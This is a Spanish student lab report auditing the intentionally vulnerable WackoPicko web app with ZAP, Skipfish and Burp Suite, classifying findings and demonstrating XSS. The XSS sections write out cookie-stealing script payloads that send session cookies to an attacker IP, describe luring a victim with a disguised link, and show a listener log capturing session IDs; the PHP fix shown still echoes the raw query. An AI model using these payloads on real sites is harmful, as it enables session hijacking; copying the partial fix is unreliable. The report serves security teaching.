

78Módulo	DESARROLLO SEGURO
Nombre y apellidos	David Fernández Alejo
Fecha entrega	

CONTENIDO

1	Introducción.....	3
2	Identificación de las vulnerabilidades	3
2.1	Configuración del entorno	3
2.2	OWASP ZAP	4
2.3	Skipfish.....	5
2.3.1	Clasificación de las vulnerabilidades según su nivel	6
2.3.2	Clasificación de las vulnerabilidades según su tipo	7
2.3.3	Explicación vulnerabilidades.....	8
2.3.3.1	Cross Site Scripting (Reflected)	8
2.3.3.1.1	Explotación de la vulnerabilidad	8
2.3.3.1.2	Medidas de prevención	10
2.3.3.2	Cross Site Scripting XSS (Persistente).....	12
2.3.3.2.1	Explotación de la vulnerabilidad	12
2.3.3.2.2	Medidas de prevención	16
2.3.3.3	Inyección SQL- MYSQL	18
2.3.3.3.1	Explotación de la vulnerabilidad	18
2.3.3.3.2	Medidas de prevención	20
2.3.3.4	Remote OS command Injection	21
2.3.3.4.1	Explotación de la vulnerabilidad	22
2.3.3.4.2	Medidas de prevención	23
2.3.3.5	Directory traversal / file inclusion possible (1).....	24
2.3.3.5.1	Explotación de la vulnerabilidad	24
2.3.3.5.2	Medidas de prevención	27

2.3.3.6	Parameter Tampering	28
2.3.3.6.1	Explotación de la vulnerabilidad	28
2.3.3.6.2	Medidas de prevención	30
2.3.3.7	Cabecera Content Security Policy (CSP) no configurada.....	30
2.3.3.7.1	Explotación de la vulnerabilidad	31
2.3.3.7.2	Medidas de prevención	32
2.3.3.8	Cookie No httpOnly Flag	33
2.3.3.8.1	Explotación de la vulnerabilidad	33
2.3.3.8.2	Medidas de prevención	34
2.3.3.9	Cookie sin el atributo SameSite	35
2.3.3.9.1	Explotación de la vulnerabilidad	36
2.3.3.9.2	Medidas de prevención	36

1 Introducción

Para realizar el ejercicio se utilizará Wackopicko, que es una web que contiene vulnerabilidades conocidas. Se identificarán las vulnerabilidades que tiene la aplicación utilizando OWASP ZAP Skipfish. Se mostrará la cantidad de ocurrencias identificadas y clasificadas según su nivel y, por otra, la clasificación de todas estas ocurrencias en tipologías de vulnerabilidades. A su vez se explotarán las vulnerabilidades previamente identificadas y se propondrá una medida de prevención para cada vulnerabilidad analizada. Además, se indicarán medidas adicionales de buenas prácticas de seguridad.

2 Identificación de las vulnerabilidades

En primer lugar, se indica que una vulnerabilidad representa un error en la seguridad de un sistema que puede ser explotado por un atacante con intenciones maliciosas. Dichas vulnerabilidades pueden dar acceso no autorizado a cuentas, bases de datos o permitir ataques de ingeniería social y denegación de servicio. Existen distintos tipos y niveles de gravedad de estas vulnerabilidades, cada una identificada y clasificada con un CVE (Common Vulnerabilities and Exposures).

Para identificar estas vulnerabilidades se pueden varias aplicaciones, OWASP ZAP, Vega, Burpsuite o Skipfish entre otras.

OWASP ZAP es una herramienta de seguridad de aplicaciones web desarrollada por el proyecto de Seguridad de Aplicaciones Web Abiertas. Es una de las herramientas más populares y utilizadas para la prueba y penetración y análisis de seguridad en aplicaciones web.

ZAP actúa como proxy entre el navegador web y la aplicación web, interceptando y permitiendo la modificación de las solicitudes y respuestas HTTP/HTTPS. Además, ZAP puede realizar una explotación activa para detectar vulnerabilidades comunes en las aplicaciones web, como inyecciones SQL o Cross-Site Scripting (XSS). ZAP, puede analizar el tráfico en segundo plano para encontrar posibles problemas de seguridad sin modificar el tráfico. Se incluye el fuzzing web, permitiendo a los usuarios enviar datos aleatorios o maliciosos a la aplicación web para probar su robustez.

VEGA es una herramienta poderosa y versátil para la seguridad de aplicaciones web. Tanto VEGA como OWASP ZAP incluyen las mismas herramientas para el análisis de aplicaciones web.

Skipfish es una herramienta de auditoría de seguridad web automatizada desarrollada por Google. Está diseñada para realizar escaneos de seguridad en aplicaciones web, simulando el comportamiento de un atacante que navega por el sitio en busca de vulnerabilidades.

Además, como se indica en el temario del módulo se usará Burpsuite, una plataforma integral de pruebas de seguridad para aplicaciones web, desarrollada por la compañía PortSwigger.


2.1 Configuración del entorno

Para realizar la configuración del entorno de trabajo se ha utilizado el repositorio de github, <https://github.com/adamdoupe/WackoPicko> . Se ha utilizado la imagen de Docker

<https://hub.docker.com/r/adamdoupe/wackopicko/> para analizar las vulnerabilidades de dicho sitio web.

Tras la descarga de la imagen de Docker, se ha utilizado el siguiente comando, “docker run -p 127.0.0.1:8080:80 -it adamdoupe/wackopicko” , para dejar accesible la web en <http://localhost:8080>.

Tras la ejecución de dicho comando se obtiene la página de inicio de dicha web.



Para realizar un análisis completo del entorno en primer lugar se recurrirá a herramientas automáticas como Skipfish o OWASP ZAP, para identificar algunas de las vulnerabilidades existentes en wackopicko, posteriormente se realizará un análisis manual con el fin de encontrar más vulnerabilidades no detectadas por las herramientas manuales.


2.2 OWASP ZAP

A continuación, se listarán y se explicarán algunas de las vulnerabilidades encontradas después del análisis realizado por la herramienta OWASP ZAP.



Como se puede comprobar se hace un escaneo automático a la url <http://wackopicko:8080>.

El resumen general de alertas y los colores de las banderas significan lo siguiente:



- Rojo: indica una alerta de riesgo alto
- Ambar: indica una alerta de riesgo medio
- Amarillo: Alerta de riesgo bajo
- Azul: indica una alerta de riesgo informacional

2.3 Skipfish

A continuación, se realizará un escaner de vulnerabilidades con skipfish:

```
[root@parrot:~/.OneDrive]# docker run -p 127.0.0.1:8080:80 -it adonde/wackopicko
Simulate Docker CLI using podman. Create /etc/containers/nodocker to quiet msg.
^C An empty or uninitialized MySQL volume is detected in /var/lib/mysql
^C Installing MySQL ...
^C Done!
^C Waiting for confirmation of MySQL service startup
^C Creating MySQL admin user with random password
^C Done!
*****
You can now connect to this MySQL Server using:

mysql -uadmin -pc2qztz0lp28 -h<host> -P<port>

Please remember to change the above password as soon as possible!
MySQL user 'root' has no password but only allows local connections
*****
/usr/lib/python2.7/dist-packages/supervisor/options.py:295: UserWarning: Supervisor is running as root and it is searching for its configuration file in default locations (including its current working directory); you probably want to specify a "-c" argument specifying an absolute path to a configuration file for improved security.
  "Supervisor is running as root and it is searching "
2025-05-08 17:33:44,646 CRIT Supervisor running as root (no user in config file)
2025-05-08 17:33:44,646 WARN Included extra file "/etc/supervisor/conf.d/supervisord-mysqld.conf" during parsing
2025-05-08 17:33:44,646 WARN Included extra file "/etc/supervisor/conf.d/supervisord-apache2.conf" during parsing
2025-05-08 17:33:44,678 INFO RPC interface 'supervisor' initialized
2025-05-08 17:33:44,678 CRIT Server 'unix_http_server' running without any HTTP authentication checking
2025-05-08 17:33:44,678 INFO supervisord started with pid 1
2025-05-08 17:33:45,682 INFO spawned: 'mysqld' with pid 433
2025-05-08 17:33:45,685 INFO spawned: 'apache2' with pid 434
2025-05-08 17:33:46,890 INFO success: mysqld entered RUNNING state, process has stayed up for > than 1 seconds (startsecs)
2025-05-08 17:33:46,891 INFO success: apache2 entered RUNNING state, process has stayed up for > than 1 seconds (startsecs)
```

Despues de ejecutar el siguiente comando: " skipfish -o /tmp/wackopickoSkipFish -S /usr/share/skipfish/dictionaries/complete.wl <http://localhost:8080/>".

Tras realizar dicho escaneo se han encontrado las siguientes vulnerabilidades:

Issue type overview - click to expand:

- Shell injection vector (1)
- Directory traversal / file inclusion possible (1)
- Interesting server message (8)
- Incorrect or missing charset (higher risk) (19)
- XSS vector in document body (1)
- HTML form with no apparent XSRF protection (23)
- Resource fetch failed (12)
- Numerical filename - consider enumerating (1)
- Incorrect or missing charset (low risk) (36)
- Generic MIME used (low risk) (1)
- Incorrect or missing MIME type (low risk) (7)
- File upload form (1)
- Password entry form - consider brute-force (6)
- Unknown form field (can't autocomplete) (1)
- Hidden files / directories (18)
- Directory listing enabled (63)
- Server error triggered (1)
- Resource not directly accessible (2)
- New 404 signature seen (1)
- New 'X-*' header value seen (18)
- New 'Server' header value seen (1)
- New HTTP cookie added (1)

NOTE: 100 samples maximum per issue or document type.

Los colores mostrados en la imagen anterior indican lo siguiente:

- Rojo: severidad alta
- Naranja: severidad media
- Azul: severidad baja
- Amarillo: nota informativa

2.3.1 Clasificación de las vulnerabilidades según su nivel

A continuación, se clasificarán las distintas vulnerabilidades según el nivel, teniendo en cuenta que existen distintos niveles identificados en ambas herramientas y teniendo en cuenta que OWASP evalúa el riesgo en función de tres factores: probabilidad, impacto técnico y impacto en negocio.

En el caso de OWASP ZAP:

- Riesgo alto
 - Cross Site Scripting (Reflected)
 - Cross Site Scripting XSS (Persistente)
 - Inyección SQL-MySQL
 - Remote OS Command Injection
- Riesgo medio
 - Ausencia de Tokens Anti-CSRF
 - CSP: Wilcard Directive
 - Cabecera Content Security Policy
 - Directory Browsing

- Falta de cabecera Anti-Clickjacking
- Inyección XSLT
- Riesgo bajo
 - Parameter Tampering
 - Cookie No HttpOnly Flag
 - Cookie sin el atributo SameSite
 - Divulgación de la marca de hora
 - El servidor divulga información mediante un campo de encabezado de respuesta HTTP "X-Powered-By"
 - Private IP Disclosure
 - Server Leaks Version Information via "Server" HTTP Response Header Field
 - X-Content-Type-Options Header Missing

En el caso de Skipfish:

- Riesgo alto
 - Shell injection vector
- Riesgo medio
 - Directory transversal / file inclusion possible
 - Interesting server message
 - Incorrect or missing charset
 - XSS vector in document body
- Riesgo bajo
 - HTML form with no apparent XSRF protection

2.3.2 Clasificación de las vulnerabilidades según su tipo

El proyecto OWASP organiza las vulnerabilidades de seguridad en distintas categorías técnicas que representan su causa raíz. Estas clasificaciones incluyen, entre otras, inyección de código, fallos en los mecanismos de autenticación y control de acceso, configuraciones inseguras y exposición de información sensible. A continuación, se procederá a clasificar las vulnerabilidades identificadas según su tipo, basándose en esta categorización:


- Inyección de código
 - Cross Site Scripting (Reflected)
 - Cross Site Scripting XSS (Persistente)
 - Inyección SQL-MySQL
 - Remote OS Command Injection
 - Inyección XSLT
- Control de acceso/autenticación
 - Ausencia de Tokens Anti-CSRF
- Configuración de seguridad
 - CSP: Wilcard Directive
 - Cabecera Content Security Policy
- Exposición de información
 - Directory Browsing
- Configuración de seguridad

- Falta de cabecera Anti-Clickjacking
- Manipulación de parámetros
 - Parameter Tampering
- Configuración de cookies insegura
 - Cookie No HttpOnly Flag
 - Cookie sin el atributo SameSite
- Exposición de información
 - Divulgación de la marca de hora
 - El servidor divulga información mediante un campo de encabezado de respuesta HTTP "X-Powered-By"
 - Private IP Disclosure
 - Server Leaks Version Information via "Server" HTTP Response Header Field
 - X-Content-Type-Options Header Missing

2.3.3 Explicación vulnerabilidades

A continuación, se explicarán algunas de las vulnerabilidades encontradas en el análisis automático realizado por las herramientas OWASP ZAP y Skipfish indicadas en el apartado anterior.


2.3.3.1 Cross Site Scripting (Reflected)




Cross Site Scripting (Reflected) es un tipo de vulnerabilidad de inyección en la cual una aplicación web incluye datos proporcionados por el usuario en una respuesta HTTP sin aplicar la validación o codificación adecuada. En este tipo de XSS, el payload malicioso se envía como parte de la URL, encabezado HTTP o parámetro de formulario, y se refleja directamente en la respuesta del servidor. El script malicioso, no se almacena en el servidor y se ejecuta en el navegador del usuario.

2.3.3.1.1 Explotación de la vulnerabilidad

Como se indica en ZAP, las siguientes subdirecciones son susceptibles a ser vulnerables al XSS reflejado.



Se probará con el campo Search de pictures : "http://wackopicko:8080/pictures/recent.php"




Como se puede observar se incluye `<script>alert('XSS') </script>` en el campo de búsqueda y dicho contenido es interpretado por el servidor, lo que indica que el campo search no está sanitizado contra este tipo de ataques.

Sabiendo que dicho subdominio es vulnerable a este tipo de ataque, se podría mandar un link a la víctima en nombre del administrador de la página web introduciendo, por ejemplo, que hay nuevos cambios en la web. De esta manera se introduciría la web legítima en un primer enlace para que el usuario hiciese log-in y otro enlace malicioso el cual se encargaría de obtener la cookie de sesión del usuario víctima.

Introduciendo la url maliciosa acortada o mediante otra técnica alternativa de tal manera que se evite mostrar parte de la petición para que el usuario al hacer log-in mande la cookie de sesión al usuario.

Para indicar el potencial de esta vulnerabilidad, en el apartado de search mencionado anteriormente, realizaremos un POST con el siguiente contenido: `"<script>new Image().src="http://192.168.1.68:8000/?" + document.cookie; </script>"`. Este script al ejecutarse hace un envío al servidor que previamente se ha desplegado en la ip indicada (la del atacante), para obtener la cookie de sesión del usuario, de tal manera que la podríamos usar para posteriormente hacer log-in con dicha cookie.

Utilizando burpsuite se intercepta dicha petición:



```
Request
Pretty Raw Hex GraphQL
1 GET /pictures/search.php?query=
  %3Cscript%3Enew+Image%28%29.src%3D%22http%3A%2F%2F192.168.1.68%3A8000%2F%3F%22+%2B+document
  .cookie%3B+%3C%2Fscript%3E&x=41&y=7 HTTP/1.1
2 Host: wackopicko:8080
3 Accept-Language: es-ES,es;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/130.0.6723.70 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
  q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://wackopicko:8080/users/login.php
8 Accept-Encoding: gzip, deflate, br
9 Cookie: PHPSESSID=164tsdoiqb6v2o842n5931o23
10 Connection: keep-alive
11
12
```

Posteriormente se envía al usuario dicha URL

(<http://wackopicko/pictures/search.php?query=%3Cscript%3Enew+Image%28%29.src%3D%22http%3A%2F%2F192.168.1.68%3A8000%2F%3F%22+%2B+document.cookie%3B+%3C%2Fscript%3E&x=41&y=7>) acertada, de manera que después de hacer log-in el usuario, la cookie de sesión se mandaría al servidor del atacante.

Aunque este ataque podría parecerse superficialmente a un CSRF (Cross-Site Request Forgery) debido a que implica el envío de un enlace malicioso a la víctima, técnicamente se trata de un ataque de tipo XSS reflejado (Reflected Cross-Site Scripting). La diferencia clave es que en el XSS reflejado el atacante inyecta un script JavaScript en la aplicación vulnerable, y este script es ejecutado directamente en el navegador de la víctima al acceder al enlace. Gracias a esta ejecución, el atacante puede acceder a información confidencial como document.cookie y enviarla a un servidor remoto. En cambio, un ataque CSRF no implica la ejecución de scripts ni permite acceder a datos del usuario; solo provoca que el navegador envíe una petición autenticada sin consentimiento. Por tanto, aunque ambos ataques puedan iniciarse con un enlace malicioso, el mecanismo y el impacto de XSS reflejado son distintos y más potentes en este contexto.

2.3.3.1.2 Medidas de prevención

Como medida de prevención se mostrará el script que se encarga de hacer dicha consulta, en este caso el script "search.php".

```

root@4bf74ebb7d61:/var/www/html/pictures# cat search.php
<?php
require_once("../include/pictures.php");
require_once("../include/comments.php");
require_once("../include/cart.php");
require_once("../include/html_functions.php");
require_once("../include/functions.php");

session_start();

if (!isset($_GET['query']))
{
    http_redirect("/error.php?msg=Error, need to provide a query to search");
}

$pictures = Pictures::get_all_pictures_by_tag($_GET['query']);
?>

<?php our_header("", $_GET['query']); ?>

<div class="column prepend-1 span-24 first last">
<h2>Pictures that are tagged as '<?= $_GET['query'] ?>'</h2>

    <?php thumbnail_pic_list($pictures); ?>

</div>

```


Como se puede observar, no se hace un tratamiento del parámetro query, por lo que el usuario puede introducir cualquier entrada. Se podría introducir htmlspecialchars() que convierte caracteres especiales en entidades HTML. Se introduce la línea 15:

```

1 <?php
2 require_once("../include/pictures.php");
3 require_once("../include/comments.php");
4 require_once("../include/cart.php");
5 require_once("../include/html_functions.php");
6 require_once("../include/functions.php");
7
8 session_start();
9
10 if (!isset($_GET['query']))
11 {
12     http_redirect("/error.php?msg=Error, need to provide a query to search");
13 }
14
15 $query = htmlentities($_GET['query'], ENT_QUOTES, 'UTF-8');
16
17 $pictures = Pictures::get_all_pictures_by_tag($query);
18 // $pictures = Pictures::get_all_pictures_by_tag($_GET['query']);
19
20 ?>
21
22 <?php our_header("", $_GET['query']); ?>
23
24 <div class="column prepend-1 span-24 first last">
25 <h2>Pictures that are tagged as '<?= $_GET['query'] ?>'</h2>
26
27     <?php thumbnail_pic_list($pictures); ?>
28
29 </div>
30
31
32 <?php our_footer(); ?>

```

Como se puede observar, si se introduce de nuevo en el campo "Search" el script no es ejecutado.




A su vez en el archivo `/etc/apache2/sites-enabled/000-default.conf`, se podría añadir lo siguiente:

```
Header always set X-XSS-Protection "1; mode=block"
```

En este caso, el navegador activa el filtro XSS con la opción 1 y además con la opción `mode=block` bloquea completamente la carga si detecta un XSS.

2.3.3.2 Cross Site Scripting XSS (Persistente)



Cross-Site Scripting Persistente (Stored XSS) es una vulnerabilidad de seguridad en aplicaciones web donde datos maliciosos proporcionados por un atacante se almacenan de forma permanente en el servidor (por ejemplo, en una base de datos, sistema de archivos o backend) y luego se sirven a otros usuarios sin la debida sanitización o escape, lo que permite la ejecución de código JavaScript en el navegador de la víctima.

2.3.3.2.1 Explotación de la vulnerabilidad

Para ilustrar dicho ejemplo, como el campo de comentarios de ["http://localhost:8080/guestbook.php"](http://localhost:8080/guestbook.php) no está correctamente sanitizado y permite la inyección de código, se añadirá un comentario `"<script>new Image().src='http://192.168.1.68:8000/?' + document.cookie; </script>"`, de tal manera que se envíe la cookie de sesión del usuario autenticado cuando el usuario autenticado acceda a la parte de visitas. Dicho ataque es más propio de un Blind XSS ya que no se muestra nada en la interfaz de guestbook. Se mostrará además el ejemplo de XSS blind al ser un concepto más interesante a desarrollar.

Guestbook

See what people are saying about us!

- by User

Hi, I love your site!

- by adam

Name:

Comment:

<script>new Image().src="http://192.168.1.68:8000/?" + document.cookie;</script>

Dicho script enviará la petición al servidor que el atacante tendría escuchando en dicha url de tal manera que obtenemos la cookie de sesión de los usuarios que se autentican en la aplicación.

Cada vez que un usuario acceda a la parte de guestbook , se ejecutará dicho script y la cookie de sesión del usuario se mandará al servidor del usuario.

Este ataque es diferente al indicado en [XSS reflejado](#) , ya que este se almacena en la BBDD del servidor y cada vez que un usuario acceda a esta vista, se ejecutará dicho script.

```
sudo python3 -m http.server 8000

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

192.168.1.68 - - [12/May/2025 00:01:51] "GET /?PHPSESSID=ns1fqhtc1kmr1cvkfny9etn6gj HTTP/1.1" 200 -
192.168.1.68 - - [12/May/2025 00:02:31] "GET /?PHPSESSID=ns1fqhtc1kmr1cvkfny9etn6gj HTTP/1.1" 200 -
192.168.1.68 - - [12/May/2025 00:02:55] "GET /?PHPSESSID=ns1fqhtc1kmr1cvkfny9etn6gj HTTP/1.1" 200 -
192.168.1.68 - - [12/May/2025 00:03:14] "GET /?PHPSESSID=ns1fqhtc1kmr1cvkfny9etn6gj HTTP/1.1" 200 -
192.168.1.68 - - [12/May/2025 00:03:18] "GET /?PHPSESSID=ns1fqhtc1kmr1cvkfny9etn6gj HTTP/1.1" 200 -
192.168.1.68 - - [12/May/2025 00:03:55] "GET /?PHPSESSID=ns1fqhtc1kmr1cvkfny9etn6gj HTTP/1.1" 200 -
192.168.1.68 - - [12/May/2025 00:11:55] "GET /?PHPSESSID=ns1fqhtc1kmr1cvkfny9etn6gj HTTP/1.1" 200 -
```

Para ilustrar dicho ataque, se abrirán dos navegadores, para simular el atacante y la víctima:



Teniendo en cuenta que la víctima es el usuario test_user, dicho usuario hace log-in en la aplicación y accede a la pestaña de guestbooks.

